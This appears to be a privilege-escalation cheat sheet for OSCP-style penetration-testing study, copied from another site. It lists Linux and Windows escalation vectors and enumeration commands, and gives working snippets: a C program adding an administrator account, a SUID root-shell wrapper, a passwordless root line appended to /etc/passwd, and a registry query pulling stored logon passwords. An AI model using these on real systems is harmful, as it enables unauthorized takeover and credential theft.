


Privilege Escalation Resources
GTFOBins https://guif.re/linuxeop https://guif.re/windowseop FuzzySecurity | Windows Privilege Escalation Fundamentals https://payatu.com/guide-linux-privilege-escalation
Linux Privilege Escalation
- sudo -l
- Kernel Exploits
- OS Exploits
- Password reuse (MySQL, .bash_history, 000-default.conf…)
- Known binaries with suid flag and interactive (nmap)
- Custom binaries with suid flag either using other binaries or with command execution
- Writable files owned by root that gets executed (cronjobs)
- MySQL as root
- Vulnerable services (chkrootkit, logrotate)
- Writable /etc/passwd
- Readable .bash_history
- SSH private key
- Listening ports on localhost
- /etc/fstab
- /etc/exports
- /var/mail
- The process as other users (root) executing something you have permission to modify
- SSH public key + Predictable PRNG
- apt update hooking (Pre-Invoke)
- Capabilities
Windows Privilege Escalation
- Kernel Exploits
- OS Exploits
- Pass The Hash
- Password reuse
- DLL hijacking (Path)
- Vulnerable services
- Writable services binaries path
- Unquoted services
- Listening ports on localhost
- Registry keys
Kernel Exploits
Linux: https://github.com/lucyoa/kernel-exploits
Windows: https://github.com/abatchy17/WindowsExploits
https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/

https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

http://www.fuzzysecurity.com/tutorials/16.html
Windows Add User
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()
{
  int i;
  i=system ("net user <username> <password> /add && net localgroup administrators <username> /add");
  return 0;
}
SUID Change
SUID

Set owner user ID.

int main(void){
  setresuid(0, 0, 0);
  system("/bin/bash");
}
Privilege Escalation:

#Find Binaries that will execute as the owner
find / -perm -u=s -type f 2>/dev/null

#Find binaries that will execute as the group
find / -perm -g=s -type f 2>/dev/null

#Find sticky-bit binaries
find / -perm -1000 -type d 2>/dev/null

find / -perm -4000 2>/dev/null

writable by everyone
find / -writable -type f 2>/dev/null

World writeable directories
find / \( -wholename '/home/homedir*' -prune \) -o \( -type d -perm -0002 \) -exec ls -ld '{}' ';' 2>/dev/null | grep -v root

World writeable files
find / \( -wholename '/home/homedir/*' -prune -o -wholename '/proc/*' -prune \) -o \( -type f -perm -0002 \) -exec ls -l '{}' ';' 2>/dev/null

Writeable config files
find /etc/ -writable -type f 2>/dev/null

find / -user root -perm -4000 -exec ls -ld {} \; 2> /dev/null
Window Exploit Suggester
python2 windows-exploit-suggester.py --database 2017-10-10-mssb.xls --systeminfo ../systeminfo.txt --quiet
python windows-exploit-suggester.py –systeminfo systeminfo.txt –database 2018-11-25-mssb.xls
Windows Priv Escalation
AlwaysInstallElevated
Check if the following registry settings are set to "1"
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
Basic Linux Enumeration
Distribution type & kernel version
cat /etc/*release*
uname -a
rpm -q kernel
dmesg | grep -i linux

Default writeable directory / folder
/tmp
/dev/shm

Search for passwords
Search for password within config.php
grep -R 'password' config.php

Find possible other writeable directory / folder
find / -type d \( -perm -g+w -or -perm -o+w \) -exec ls -adl {} \;

Service(s) running as root user
ps aux | grep root
ps -ef | grep root

Installed applications
ls -lah /usr/bin/
ls -lah /sbin/
dpkg -l
rpm -qa
ls -lah /var/cache/apt/archivesO
ls -lah /var/cache/yum/

Scheduled jobs
crontab -l
ls -la /etc/cron*
ls -lah /var/spool/cron
ls -la /etc/ | grep cron
cat /etc/crontab
cat /etc/anacrontab

Find pattern in file:
grep -rnw '/etc/passwd' -e 'root'

Sticky bit, SGID, SUID, GUID
Sticky bit
find / -perm -1000 -type d 2>/dev/null

SGID (chmod 2000)
find / -perm -g=s -type f 2>/dev/null

SUID (chmod 4000)
find / -perm -u=s -type f 2>/dev/null
find /* -user root -perm -4000 -print 2>/dev/null

SUID or GUID
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null

Add user to /etc/passwd and root group
echo hodor::0:0:root:/root:/bin/bash >> /etc/passwd
Thank You For Reading This
This Amazing Post Copied From https://oscp.infosecsanyam.in/priv-escalation